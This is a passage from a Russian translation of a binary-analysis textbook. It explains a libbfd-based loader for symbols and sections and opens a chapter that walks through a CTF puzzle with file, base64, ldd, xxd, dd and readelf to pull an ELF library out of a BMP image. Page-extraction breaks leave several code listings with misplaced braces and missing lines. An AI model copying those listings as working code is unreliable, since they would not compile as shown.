В `libbfd` символы представлены типом `asymbol` (это псевдоним типа `struct bfd_symbol`). В свою очередь, таблица символов имеет тип `asymbol**`, т. е. это массив указателей на символы. Таким образом, задача функции `load_symbols_bfd` состоит в том, чтобы заполнить массив указателей на `asymbol`, объявленный в строке ❶, а затем скопировать интересующую информацию в объект `Binary`.

На входе функция `load_symbols_bfd` получает описатель `bfd` и объект `Binary`, в котором сохраняет информацию о символах. Прежде чем загружать указатели на символы, необходимо выделить память, достаточную для их хранения. Функция `bfd_get_symtab_upper_bound` ❷ сообщает, сколько байтов нужно выделить для этой цели. В случае ошибки количество байтов отрицательно. Если же оно равно нулю, значит, в файле нет таблицы символов. В таком случае функции `load_symbols_bfd` больше нечего делать, и она просто возвращает управление.

Если все хорошо и таблица символов не пуста, то мы выделяем память, достаточную для размещения всех указателей ❸. Если `malloc` завершается успешно, то мы готовы попросить `libbfd` заполнить таблицу символов. Для этого вызывается функция `bfd_canonicalize_symtab` ❹, принимающая описатель `bfd` и таблицу символов, которую нужно заполнить (значение типа `asymbol**`). `libbfd` заполняет таблицу и возвращает количество помещенных в нее символов (если оно отрицательно, значит, что-то пошло не так).

Имея заполненную таблицу символов, мы можем перебрать все символы ❺. Напомним, что наш загрузчик интересуется только символами функций. Поэтому для каждого символа нужно проверить, установлен ли флаг `BSF_FUNCTION`, означающий, что это символ функции ❻. Если это так, то мы резервируем место для объекта `Symbol` (напомним, что это класс нашего загрузчика, предназначенный для хранения символов) в объекте `Binary`, добавляя элемент в вектор, содержащий все загруженные символы. Вновь созданный `Symbol` помечается как символ функции ❼, в него копируются имя символа ❸ и адрес символа ❹. Чтобы получить значение символа функции, т. е. ее начальный адрес, мы вызываем библиотечную функцию `bfd_asymbol_value`.

После того как все интересующие нас символы скопированы в объекты `Symbol`, у загрузчика отпадает необходимость в представлении, сформированном `libbfd`. Поэтому в самом конце `load_symbols_bfd` освобождает память, выделенную для символов `libbfd` ❽. Затем она возвращает управление, и процесс загрузки символов завершается.

Мы описали, как с помощью `libbfd` загружаются символы из таблицы статических символов. А как обстоит дело с таблицей динамических символов? К счастью, процесс почти такой же, о чем свидетельствует листинг 4.7.

```
static int
load_dynsym_bfd(bfd *bfd_h, Binary *bin)
{
    int ret;
    long n, nsyms, i;
    ❶ asymbol **bfd_dynsym;
    Symbol *sym;

    bfd_dynsym = NULL;

    ❷ n = bfd_get_dynamic_symtab_upper_bound(bfd_h);
    if(n < 0) {
        fprintf(stderr, "failed to read dynamic symtab (%s)\n",
            bfd_errmsg(bfd_get_error()));
        goto fail;
    } else if(n) {
        bfd_dynsym = (asymbol**)malloc(n);
        if(!bfd_dynsym) {
            fprintf(stderr, "out of memory\n");
            goto fail;
        }
    }
    ❸ nsyms = bfd_canonicalize_dynamic_symtab(bfd_h, bfd_dynsym);
    if(nsyms < 0) {
        fprintf(stderr, "failed to read dynamic symtab (%s)\n",
            bfd_errmsg(bfd_get_error()));
        goto fail;
    }
    for(i = 0; i < nsyms; i++) {
        if(bfd_dynsym[i]->flags & BSF_FUNCTION) {
            bin->symbols.push_back(Symbol());
            sym = &bin->symbols.back();
            sym->type = Symbol::SYM_TYPE_FUNC;
            sym->name = std::string(bfd_dynsym[i]->name);
            sym->addr = bfd_asymbol_value(bfd_dynsym[i]);
        }
    }
}

ret = 0;
goto cleanup;

fail:
ret = -1;

cleanup:
if(bfd_dynsym) free(bfd_dynsym);

return ret;
}
```

Функция, показанная в листинге 4.7, загружает символы из таблицы динамических символов, в связи с чем называется `load_dynsym`

bfd. Как видим, в libbfd используется одна и та же структура данных (asymbol) для представления как статических, так и динамических символов ❶. От ранее показанной функции load\_symbols\_bfd она отличается в двух отношениях. Во-первых, чтобы узнать, сколько памяти выделять для указателей на символы, мы вызываем функцию bfd\_get\_dynamic\_symtab\_upper\_bound ❷, а не bfd\_get\_symtab\_upper\_bound. Во-вторых, для заполнения таблицы символов используется функция bfd\_canonicalize\_dynamic\_symtab ❸ вместо bfd\_canonicalize\_symtab. И это всё! В остальном процесс загрузки динамических символов такой же, как статических.

### 4.3.4 Загрузка секций

После загрузки символов осталось сделать всего один, но, пожалуй, самый важный шаг: загрузить секции двоичного файла. В листинге 4.8 показано, как функция load\_sections\_bfd реализует эту функциональность.

Листинг 4.8. inc/loader.cc (продолжение)

```
static int
load_sections_bfd(bfd *bfd_h, Binary *bin)
{
    int bfd_flags;
    uint64_t vma, size;
    const char *secname;
    ❶ asection* bfd_sec;
    Section *sec;
    Section::SectionType sectype;

    ❷ for(bfd_sec = bfd_h->sections; bfd_sec; bfd_sec = bfd_sec->next) {
    ❸     bfd_flags = bfd_get_section_flags(bfd_h, bfd_sec);

        sectype = Section::SEC_TYPE_NONE;
    ❹     if(bfd_flags & SEC_CODE) {
            sectype = Section::SEC_TYPE_CODE;
        } else if(bfd_flags & SEC_DATA) {
            sectype = Section::SEC_TYPE_DATA;
        } else {
            continue;
        }

    ❺     vma    = bfd_section_vma(bfd_h, bfd_sec);
    ❻     size   = bfd_section_size(bfd_h, bfd_sec);
    ❼     secname = bfd_section_name(bfd_h, bfd_sec);
        if(!secname) secname = "<unnamed>";

    ❽     bin->sections.push_back(Section());
        sec = &bin->sections.back();

        sec->binary = bin;
        sec->name   = std::string(secname);
    }
```

```

    sec->type = sectype;
    sec->vma = vma;
    sec->size = size;
    ⑨ sec->bytes = (uint8_t*)malloc(size);
    if(!sec->bytes) {
        fprintf(stderr, "out of memory\n");
        return -1;
    }

    ⑩ if(!bfd_get_section_contents(bfd_h, bfd_sec, sec->bytes, 0, size)) {
        fprintf(stderr, "failed to read section '%s' (%s)\n",
            secname, bfd_errmsg(bfd_get_error()));
        return -1;
    }
}

return 0;
}

```

Для хранения секций в библиотеке `libbfd` используется тип `asection`, являющийся псевдонимом типа `struct bfd_section`. На внутреннем уровне множество секций представлено связанным списком структур `asection`. Для обхода этого списка в загрузчике заведена переменная типа `asection*` ❶.

Чтобы обойти секции, мы начинаем с первой (на нее указывает поле `bfd_h->sections`), а затем следуем по указателю `next`, имеющемуся в каждом объекте `asection` ❷. Когда указатель `next` становится равным `NULL`, мы достигли конца списка.

Для каждой секции проверяется, нужно ли вообще загружать ее. Нас интересуют только секции кода и данных, поэтому загрузчик по флагам секции смотрит, какого она типа. Флаги секции возвращает функция `bfd_get_section_flags` ❸, и нам интересны только секции, для которых поднят флаг `SEC_CODE` или `SEC_DATA` ❹. Если ни один из этих флагов не поднят, то мы пропускаем секцию и переходим к следующей. Если же один из флагов поднят, то загрузчик устанавливает тип секции в соответствующем объекте `Section` и продолжает ее загрузку.

Помимо типа секции, загрузчик копирует виртуальный адрес, размер (в байтах), имя и фактические байты каждой секции кода или данных. Для получения базового адреса секции служит библиотечная функция `bfd_section_vma` ❺. Аналогично для получения размера и имени секции предназначены функции `bfd_section_size` ❻ и `bfd_section_name` ❼ соответственно. Секция может не иметь имени, тогда `bfd_section_name` вернет `NULL`.

Далее загрузчик копирует содержимое секции в объект `Section`. Для этого в объекте `Binary` резервируется место для объекта `Section` ❽, и в него копируются все уже прочитанные поля. Затем в члене `bytes` объекта `Section` выделяется достаточно памяти для хранения всех байтов секции ❾. Если `malloc` завершается успешно, то все байты секции копируются из объекта секции `libbfd` в `Section`, для чего вы-

зывается функция `bfd_get_section_contents` ⑩, которая принимает описатель `bfd`, указатель на объект `asection`, массив, в который нужно скопировать содержимое секции, смещение, с которого начинать копирование, и число подлежащих копированию байтов. Чтобы скопировать все байты, следует задать начальное смещение 0, а в качестве числа копируемых байтов указать размер секции. Если копирование завершилось успешно, то `bfd_get_section_contents` возвращает `true`, в противном случае `false`. Если все прошло без ошибок, то процесс загрузки на этом завершается!

## 4.4 Тестирование загрузчика двоичных файлов

Напишем простую программу для тестирования нашего загрузчика двоичных файлов. Она принимает имя файла, загружает его и отображает сведения о том, что загрузила. Код тестовой программы приведен в листинге 4.9.

Листинг 4.9. *loader\_demo.cc*

---

```
#include <stdio.h>
#include <stdint.h>
#include <string>
#include "../inc/loader.h"

int
main(int argc, char *argv[])
{
    size_t i;
    Binary bin;
    Section *sec;
    Symbol *sym;
    std::string fname;

    if(argc < 2) {
        printf("Usage: %s <binary>\n", argv[0]);
        return 1;
    }

    fname.assign(argv[1]);
    ❶ if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) {
        return 1;
    }

    ❷ printf("loaded binary '%s' %s/%s (%u bits) entry@0x%016jx\n",
           bin.filename.c_str(),
           bin.type_str.c_str(), bin.arch_str.c_str(),
           bin.bits, bin.entry);

    ❸ for(i = 0; i < bin.sections.size(); i++) {
```

```

        sec->vma, sec->size, sec->name.c_str(),
        sec->type == Section::SEC_TYPE_CODE ? "CODE" : "DATA");
    }

    ④ if(bin.symbols.size() > 0) {
        printf("scanned symbol tables\n");
        for(i = 0; i < bin.symbols.size(); i++) {
            sym = &bin.symbols[i];
            printf(" %-40s 0x%016jx %s\n",
                sym->name.c_str(), sym->addr,
                (sym->type & Symbol::SYM_TYPE_FUNC) ? "FUNC" : "");
        }
    }

    ⑤ unload_binary(&bin);

    return 0;
}

```

Эта тестовая программа загружает двоичный файл, имя которого указано в первом аргументе ①, а затем отображает информацию о нем, в частности имя файла, тип, архитектуру и адрес точки входа ②. После этого печатается базовый адрес, размер, имя и тип каждой секции ③ и, наконец, все найденные символы ④. Затем файл выгружается ⑤ и программа завершается. Попробуйте запустить программу loader\_demo на своей ВМ! Должна получиться примерно такая распечатка, как в листинге 4.10.

*Листинг 4.10. Пример вывода тестовой программы для загрузчика*

**\$ loader\_demo /bin/ls**

```

loaded binary '/bin/ls' elf64-x86-64/i386:x86-64 (64 bits) entry@0x4049a0
0x0000000000400238 28      .interp      DATA
0x0000000000400254 32      .note.ABI-tag DATA
0x0000000000400274 36      .note.gnu.build-id DATA
0x0000000000400298 192     .gnu.hash    DATA
0x0000000000400358 3288    .dynsym      DATA
0x0000000000401030 1500    .dynstr      DATA
0x000000000040160c 274     .gnu.version DATA
0x0000000000401720 112     .gnu.version_r DATA
0x0000000000401790 168     .rela.dyn    DATA
0x0000000000401838 2688    .rela.plt    DATA
0x00000000004022b8 26       .init        CODE
0x00000000004022e0 1808    .plt         CODE
0x00000000004029f0 8        .plt.got     CODE
0x0000000000402a00 70281   .text        CODE
0x0000000000413c8c 9        .fini        CODE
0x0000000000413ca0 27060    .rodata      DATA
0x000000000041a654 2060     .eh_frame_hdr DATA
0x000000000041ae60 11396    .eh_frame    DATA
0x000000000061de00 8        .init_array  DATA

```

0x000000000061de08 8	.fini_array	DATA
0x000000000061de10 8	.jcr	DATA
0x000000000061de18 480	.dynamic	DATA
0x000000000061dff8 8	.got	DATA
0x000000000061e000 920	.got.plt	DATA
0x000000000061e3a0 608	.data	DATA

scanned symbol tables

```
...
_fini                0x0000000000413c8c FUNC
_init                0x00000000004022b8 FUNC
free                 0x0000000000402340 FUNC
_obstack_memory_used 0x0000000000412960 FUNC
_obstack_begin       0x0000000000412780 FUNC
_obstack_free        0x00000000004128f0 FUNC
localtime_r          0x00000000004023a0 FUNC
_obstack_allocated_p 0x00000000004128c0 FUNC
_obstack_begin_1     0x00000000004127a0 FUNC
_obstack_newchunk    0x00000000004127c0 FUNC
malloc               0x0000000000402790 FUNC
```

## 4.5 Резюме

В главах 1–3 мы узнали все о форматах двоичных файлов. В этой главе мы научились загружать двоичные файлы для последующего анализа. По ходу дела мы узнали о библиотеке `libbfd`, которая часто применяется для загрузки двоичных файлов. Имея работающий загрузчик, мы можем перейти к методам анализа двоичных файлов. В части II мы познакомимся с фундаментальными приемами такого анализа, а в части III воспользуемся загрузчиком для реализации собственных инструментов анализа.

### Упражнения

#### 1. Распечатка содержимого секции

Для краткости приведенная выше версия программы `loader_demo` не отображает содержимое секции. Добавьте возможность передавать в командной строке имя секции и выведите ее содержимое на экран в шестнадцатеричном формате.

#### 2. Переопределение слабых символов

Символ называется *слабым*, если его значение может быть переопределено другим, неслабым символом. В текущей версии загрузчик двоичных файлов не учитывает эту возможность и просто сохраняет все символы. Измените загрузчик следующим образом: если слабый символ впоследствии переопределен другим, то должна сохраняться только последняя версия. Откройте файл `/usr/include/bfd.h` и посмотрите, какие флаги следует проверять.

---

### 3. Распечатка символов данных

Дополните загрузчик и программу loader\_demo, так чтобы они могли обрабатывать локальные и глобальные символы данных, а не только символы функций. Необходимо будет добавить код обработки символов данных, определить новый тип Symbol-Type в классе Symbol и включить в программу loader\_demo код распечатки символов данных. Тестируйте изменения на незащищенном двоичном файле, чтобы какие-то символы данных присутствовали. Отметим, что в терминологии, относящейся к символам, элементы данных называются *объектами*. Если вы не уверены в правильности вывода, воспользуйтесь `readelf` для проверки.





---

# ЧАСТЬ II

## ОСНОВЫ АНАЛИЗА ДВОИЧНЫХ ФАЙЛОВ





# 5

## ОСНОВЫ АНАЛИЗА ДВОИЧНЫХ ФАЙЛОВ В LINUX

**Д**аже при анализе самых сложных двоичных файлов можно достичь поразительных результатов, применяя базовые инструменты в правильном сочетании. Так можно сэкономить много часов, которые иначе были бы потрачены на самостоятельную реализацию эквивалентной функциональности. В этой главе мы познакомимся с основными инструментами двоичного анализа в Linux.

Вместо того чтобы просто привести перечень инструментов и объяснить, что они делают, я воспользуюсь для иллюстрации задачей из конкурса «Захвати флаг» (Capture the Flag – CTF). В области компьютерной безопасности и хакинга задачи CTF часто играют роль состязания, в котором цель состоит в том, чтобы проанализировать или эксплуатировать уязвимость в предложенном двоичном файле (или работающем процессе либо сервере) и в конечном итоге захватить скрытый в нем флаг. Флаг обычно представляет собой шестнадцатеричную строку, которая служит доказательством того, что задача решена, и, возможно, ключом к получению следующих задач.

---

В этом СТФ мы начнем с таинственного файла *payload*, который находится на ВМ в каталоге этой главы. Цель – извлечь скрытый флаг из *payload*. В процессе анализа *payload* и поиска флага мы научимся применять различные базовые инструменты двоичного анализа, имеющиеся практически в любой системе на основе Linux (многие из них входят в состав комплекта GNU coreutils или binutils). Следуйте за мной.

У большинства инструментов, о которых мы будем говорить, имеется ряд полезных параметров, но их слишком много, чтобы описать в одной главе. Поэтому рекомендую прочитать страницы руководства для этих инструментов, выполнив команду `man tool` на ВМ. В конце главы мы воспользуемся найденным флагом, чтобы получить следующую задачу, которую вам предстоит решить самостоятельно.



## 5.1 Разрешение кризиса самоопределения с помощью file

Поскольку мы не получили абсолютно никаких подсказок о содержимом файла *payload*, то и не знаем, что с ним делать. Столкнувшись с такой ситуацией (например, в процессе обратной разработки или компьютерно-технической экспертизы), в качестве первого шага следует выяснить все возможное о типе файла и его содержимом. Для этого предназначена утилита `file`; она принимает несколько имен файлов и для каждого сообщает его тип. В главе 2 мы использовали `file` для определения типа ELF-файла.

Утилиту `file` не обмануть поддельным расширением имени. Она ищет в файле другие идентифицирующие признаки, например магические байты типа последовательности `0x7f ELF` в начале ELF-файлов. И в данном случае это очень хорошо, потому что у файла *payload* вообще нет расширения. Вот что `file` сообщает о *payload*:



---

```
$ file payload
payload: ASCII text
```

---

Как видим, файл *payload* содержит ASCII-текст. Чтобы исследовать его, мы можем воспользоваться утилитой `head`, которая выводит первые несколько строк (по умолчанию 10) текстового файла на `stdout`. Существует похожая утилита `tail`, которая показывает последние строки файла. Вот что выводит `head`:

---

```
$ head payload
H4sIAKtI61gAA+xaD3RTVzQ/Sf9TSKL8afLnn56ioNJJ5iktDpqULl5o0UpbYEVl0zRtI2naSV5K
YV0HTig21jqoJH9mnRV35syZPWd35ZZ00XHxWBHYJydXf4ckRldZRUXBRzxz2CFQvb77ru3ee81
AZdZZ92z+XrS733fu993v/v/vnt/bqmVfNNKBlq0cCFyy6KFziUHKi1buMhMLAvMi0oXWSzLZYtA
v2hRWKRzN94ZEchoQKCAJp8fdCnT2V3v8fpe9X1y7T63Rjsp7cTlCKGq1UtJl9yPUJGyupIHnw
/zoym2SDnKVIzYvWFR9hrjnPZeky4JcJvwq9LFforSo+i6XjXKfgWaoSWFX8mclExQkRxuw1u0z
Ze3x2U0qfpDFcUyvtMzuxFmN8LSc054er26fJns18D0DaxcnNtZ0rsiPVLdh1ILPudey/xda1Xx
MpaUTGN3L9hLk69PJzXsPxS1YvA4uect8N3fN7m8rLv+Frm+7z+UM/8nory+eVLJChOkLiak4mL
```

---

```
rbm7kabn9SiwnKcQuQ/g+3n/OJj/byfuqjv09uKVj888906TvxXM+G4qSbRbX1TQCZnWPNQVwG86
/F7+4IkHl1a/eebY91bPemngU8OpI58YNjrWD16u3P3wuzaJ3kh4i6vpuhT6g7rkfs6k0DtS6P8l
hf6NFPocfXL9yRTpS0ny+NtJ8vR3p0hfl8J/bgr9Vyn0b6bQkxTL+ixF+p+m0N+qx743k+wWmLT6
```

---

Текст, очевидно, нечитаемый. Внимательно присмотревшись, мы заметим, что он содержит только буквы, цифры и знаки + и / и состоит из строк одинаковой длины. Видя такой файл, обычно можно без опаски предположить, что он представлен в кодировке *Base64*.

Кодировка *Base64* широко применяется для представления двоичных данных в виде ASCII-текста. В частности, она используется в электронной почте и в вебе, чтобы гарантировать, что двоичные данные, передаваемые по сети, не будут случайно искажены службами, умеющими обрабатывать только текст. На наше счастье, в состав Linux-систем входит инструмент *base64* (обычно он является частью пакета *GNU coreutils*), который умеет кодировать и декодировать *Base64*. По умолчанию *base64* кодирует все переданные ей файлы или поток *stdin*. Но если задать флаг *-d*, то *base64* будет декодировать файлы. Давайте декодируем *payload* и посмотрим, что получится.

---

```
$ base64 -d payload > decoded_payload
```

---

Эта команда декодирует *payload* и сохраняет результат в файле *decoded\_payload*. Теперь применим утилиту *file* к декодированному файлу.

---

```
$ file decoded_payload
```

```
decoded_payload: gzip compressed data, last modified: Tue Oct 22 15:46:43 2019, from Unix
```

---

Уже что-то! Оказывается, что под слоем *Base64* скрывался архив, сжатый программой *gzip*. Тут у нас есть возможность продемонстрировать еще одно полезное свойство *file*: умение заглядывать внутрь сжатых файлов. Задав флаг *-z*, мы сможем узнать, что находится внутри архива, не распаковывая его. И вот что мы увидим:

---

```
$ file -z decoded_payload
```

```
decoded_payload: POSIX tar archive (GNU) (gzip compressed data, last modified:
Tue Oct 22 19:08:12 2019, from Unix)
```

---

Видно, что мы имеем дело с несколькими уровнями: на внешнем для сжатия использовалась *gzip*, а на внутреннем находится *tar*-архив, который обычно содержит несколько файлов. Чтобы узнать, какие файлы упакованы в архив, мы воспользуемся программой *tar*, дабы распаковать файл *decoded\_payload* и извлечь его содержимое:

---

```
$ tar xvzf decoded_payload
```

```
ctf
67b8601
```

---

---

Как видим, в архиве было два файла: *ctf* и *67b8601*. Снова воспользуемся утилитой *file*, чтобы узнать, с чем имеем дело.

---

**\$ file ctf**

ctf: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=29aeb60bcee44b50d1db3a56911bd1de93cd2030, stripped  
Basic Binary Analysis

---

Первый файл, *ctf*, – это динамически скомпонованный 64-разрядный зачищенный исполняемый ELF-файл, а второй, *67b8601*, – растровое (BMP) изображение размером 512×512 пикселей. В последнем можно убедиться с помощью все той же утилиты *file*:


---

**\$ file 67b8601**


67b8601: PC bitmap, Windows 3.x format, 512 x 512 x 24

---

Изображение в этом BMP-файле выглядит как черный квадрат (рис. 5.1a). Но, внимательно присмотревшись, можно заметить нерегулярно окрашенные пиксели в нижней части. На рис. 5.1b показано увеличенное изображение этих пикселей.



(a) Все изображение



(b) Увеличенная нижняя часть изображения с цветными пикселями

Рис. 5.1. Извлеченный BMP-файл *67b8601*

---

Прежде чем выяснять, что все это значит, приглядимся к ELF-файлу *ctf*.

## 5.2 Использование ldd для изучения зависимостей

Запускать неизвестные двоичные файлы категорически не рекомендуется, но мы работаем на виртуальной машине, поэтому попробуем выполнить извлеченный файл *ctf*. Впрочем, далеко мы таким образом не уйдем.

---

**\$ ./ctf**

```
./ctf: error while loading shared libraries: lib5ae9b7f.so:
cannot open shared object file: No such file or directory
```

---

Еще до выполнения кода приложения динамический компоновщик сообщает об отсутствующей библиотеке *lib5ae9b7f.so*. Имя какое-то странное – обычно таких библиотек в системе не бывает. Но прежде чем искать ее, имеет смысл проверить, нет ли в *ctf* еще каких-то неразрешенных зависимостей.

В состав Linux-систем входит программа *ldd*, позволяющая узнать, от каких разделяемых объектов зависит двоичный файл и где эти объекты находятся в вашей системе (если они в ней вообще имеются). Можно даже задать флаг *-v*, который покажет, каких версий библиотек ожидает двоичный файл, что полезно для отладки. На странице руководства по *ldd* сказано, что эта программа может запускать двоичный файл для определения зависимостей, поэтому ее небезопасно использовать для неизвестных двоичных файлов, и лучше для этой цели работать на виртуальной машине или в каком-то другом изолированном окружении. Вот что *ldd* выводит для двоичного файла *ctf*:

---

**\$ ldd ctf**

```
linux-vdso.so.1 => (0x00007ffff6edd4000)
lib5ae9b7f.so => not found
libstdc++.so.6 => /usr/lib/x86_64-linux-gnu/libstdc++.so.6 (0x00007f67c2cbe000)
libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007f67c2aa7000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f67c26de000)
libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007f67c23d5000)
/lib64/ld-linux-x86-64.so.2 (0x0000561e62fe5000)
```

---

По счастью, никаких неразрешенных ссылок, кроме уже известной нам библиотеки *lib5ae9b7f.so*, нет. Теперь можно сосредоточиться на выяснении того, что это за таинственная библиотека и как ее получить, чтобы захватить флаг.

Из имени библиотеки ясно, что ни в каком стандартном репозитории ее не найти, значит, она должна быть где-то в предоставленных

нам файлах. Вспомним, что двоичные файлы и библиотеки в формате ELF начинаются магической последовательностью 0x7f ELF. Вот и по-ищем эту строку: если библиотека не зашифрована, то таким образом мы должны будем найти заголовок ELF. Попробуем просто воспользоваться `grep`.

```
$ grep 'ELF' *  
Binary file 67b8601 matches  
Binary file ctf matches
```

Как и следовало ожидать, строка 'ELF' встречается в *ctf*, что и не удивительно, поскольку, как нам уже известно, это двоичный ELF-файл. Но она встречается также в файле *67b8601*, который, на первый взгляд, представляет собой ничем не примечательное растровое изображение. А не может ли разделяемая библиотека скрываться внутри пикселей? Это объяснило бы появление странных цветных пикселей на рис. 5.1b! Исследуем содержимое файла *67b8601* более пристально.

### Быстрое нахождение кодов ASCII

При интерпретации байтов как кодов ASCII часто возникает необходимость в таблице, которая дает соответствие между значениями байтов и ASCII-символами. Для доступа к такой таблице можно воспользоваться специальной страницей руководства `man ascii`. Ниже приведен фрагмент распечатки, выдаваемой командой `man ascii`:

Oct	Dec	Hex	Char	Oct	Dec	Hex	Char
000	0	00	NUL '\0' (null character)	100	64	40	@
001	1	01	SOH (start of heading)	101	65	41	A
002	2	02	STX (start of text)	102	66	42	B
003	3	03	ETX (end of text)	103	67	43	C
004	4	04	EOT (end of transmission)	104	68	44	D
005	5	05	ENQ (enquiry)	105	69	45	E
006	6	06	ACK (acknowledge)	106	70	46	F
007	7	07	BEL '\a' (bell)	107	71	47	G
...							

Как видим, с ее помощью легко найти ASCII-символ по его восьмеричному, десятичному или шестнадцатеричному коду. Намного быстрее, чем гуглить таблицу ASCII!



## 5.3 Просмотр содержимого файла с помощью xxd

Чтобы точно выяснить, что находится в файле, не полагаясь на стандартные допущения, мы должны проанализировать файл на байтовом уровне. Для этого можно вывести биты и байты на экран в любой системе счисления. Например, если выбрать двоичную систему, то будут показаны все нули и единицы. Но анализировать содержимое в таком виде утомительно, поэтому лучше использовать *шестнадцатеричную систему*, в которой в качестве цифр используются символы 0–9 (с обычной интерпретацией) и *a–f* (где *a* представляет значение 10, а *f* – значение 15). Поскольку любой байт может принимать  $256 = 16 \times 16$  значений, он представляется ровно двумя шестнадцатеричными цифрами, так что эта система удобна для компактного отображения байтов.

Чтобы отобразить байты файла в шестнадцатеричном виде, нужна программа *шестнадцатеричной распечатки*. *Шестнадцатеричный редактор* дополнительно позволяет изменять байты в файле. Я вернусь к шестнадцатеричному редактированию в главе 7, а пока воспользуемся простой программой шестнадцатеричной распечатки *xxd*, которая установлена в большинстве Linux-систем по умолчанию.

Ниже показаны первые 15 строк, которые *xxd* печатает для анализируемого растрового файла:

```
$ xxd 67b8601 | head -n 15
00000000: 424d 3800 0c00 0000 0000 3600 0000 2800  BM8.....6...(.
00000010: 0000 0002 0000 0002 0000 0100 1800 0000  .....
00000020: 0000 0200 0c00 c01e 0000 c01e 0000 0000  .....
00000030: 0000 0000 7f45 4c46 0201 0100 0000 0000  ....ELF.....
00000040: 0000 0000 0300 3e00 0100 0000 7009 0000  .....>....p...
00000050: 0000 0000 4000 0000 0000 0000 7821 0000  ....@.....x!..
00000060: 0000 0000 0000 0000 0000 4000 3800 0700  .....@.8...@.
00000070: 1b00 1a00 0100 0000 0500 0000 0000 0000  .....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000090: 0000 0000 f40e 0000 0000 0000 f40e 0000  .....
000000a0: 0000 0000 0000 2000 0000 0000 0100 0000  .....
000000b0: 0600 0000 f01d 0000 0000 0000 f01d 2000  .....
000000c0: 0000 0000 f01d 2000 0000 0000 6802 0000  ....h...
000000d0: 0000 0000 7002 0000 0000 0000 0000 2000  ....p.....
000000e0: 0000 0000 0200 0000 0600 0000 081e 0000  .....
```

В первом столбце находится смещение от начала файла, в следующих восьми – шестнадцатеричные представления байтов файла, а в последнем – ASCII-представление тех же байтов.

Количество байтов, отображаемых в одной строке, можно изменить с помощью флага *-с*. Так, команда *xxd -с 32* выводит по 32 байта в строке. Флаг *-b* позволяет выводить байты в восьмеричном, а не в шестнадцатеричном виде, а с помощью флага *-i* можно вывести



массив байтов в формате С и затем включить его непосредственно в исходный код на С или С++. Если нужно вывести только часть байтов, воспользуйтесь флагом `-s` (`seek`), чтобы задать смещение начального байта в файле, и флагом `-l` (`length`), чтобы указать, сколько байтов выводить.

В распечатке `xxd` нашего растрового файла магические байты ELF начинаются со смещения `0x34 1` (52 в десятичном виде). Теперь мы знаем, с какого места файла, возможно, начинается ELF-библиотека. К сожалению, найти, где она заканчивается, не так просто, потому что нет никаких магических байтов, определяющих конец ELF-файла. Поэтому прежде чем пытаться извлечь ELF-файл целиком, попробуем извлечь только его заголовок. Это проще, т. к. мы знаем, что заголовок 64-разрядного ELF-файла содержит ровно 64 байта. Затем можно будет изучить заголовок и определить полный размер файла.

Чтобы выделить заголовок, воспользуемся программой `dd` и скопируем 64 байта из растрового файла, начиная со смещения 52, в новый файл `elf_header`.

---

```
$ dd skip=52 count=64 if=67b8601 of=elf_header bs=1
64+0 records in
64+0 records out
64 bytes copied, 0.000404841 s, 158 kB/s
```

---

Здесь `dd` не является существенным инструментом, поэтому я не стану останавливаться на ней подробно. Но отмечу, что это очень гибкое средство<sup>1</sup>, и если вы с ним незнакомы, то имеет смысл прочитать страницу руководства.

Снова воспользуемся `xxd` и посмотрим, что получилось.

---

```
$ xxd elf_header
00000000: 17f45 4c46 0201 0100 0000 0000 0000 0000 .ELF.....
00000010: 0300 3e00 0100 0000 7009 0000 0000 0000 ..>....p.....
00000020: 4000 0000 0000 0000 7821 0000 0000 0000 @.....x!.....
00000030: 0000 0000 4000 3800 0700 4000 1b00 1a00 ....@.8...@.....
```

---

Очень похоже на заголовок ELF! Видны магические байты `1`, а также массив `e_ident`. Другие поля тоже выглядят разумно (см. описание полей в главе 2).



---

<sup>1</sup> И опасное! С помощью `dd` легко затереть критически важные файлы, поэтому иногда ее название расшифровывают как «destroy disk» (уничтожить диск). Так что используйте ее очень осторожно.

## 5.4 Разбор выделенного заголовка ELF с помощью readelf

Чтобы точно узнать, что находится в только что выделенном заголовке ELF, было бы здорово воспользоваться утилитой `readelf`, как мы делали в главе 2. Но будет ли `readelf` работать для неполного ELF-файла, не содержащего ничего, кроме заголовка? Посмотрим.

Листинг 5.1. Результат работы `readelf` для извлеченного заголовка ELF

```
❶ $ readelf -h elf_header
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00
  Class:                                ELF64
  Data:                                      2's complement, little endian
  Version:                               1 (current)
  OS/ABI:                                UNIX - System V
  ABI Version:                           0
  Type:                                  DYN (Shared object file)
  Machine:                               Advanced Micro Devices X86-64
  Version:                               0x1
  Entry point address:                   0x970
  Start of program headers:              64 (bytes into file)
❷ Start of section headers:              8568 (bytes into file)
  Flags:                                  0x0
  Size of this header:                   64 (bytes)
  Size of program headers:               56 (bytes)
  Number of program headers:              7
❸ Size of section headers:               64 (bytes)
❹ Number of section headers:             27
  Section header string table index: 26
readelf: Error: Reading 0x6c0 bytes extends past end of file for section headers
readelf: Error: Reading 0x188 bytes extends past end of file for program headers
```

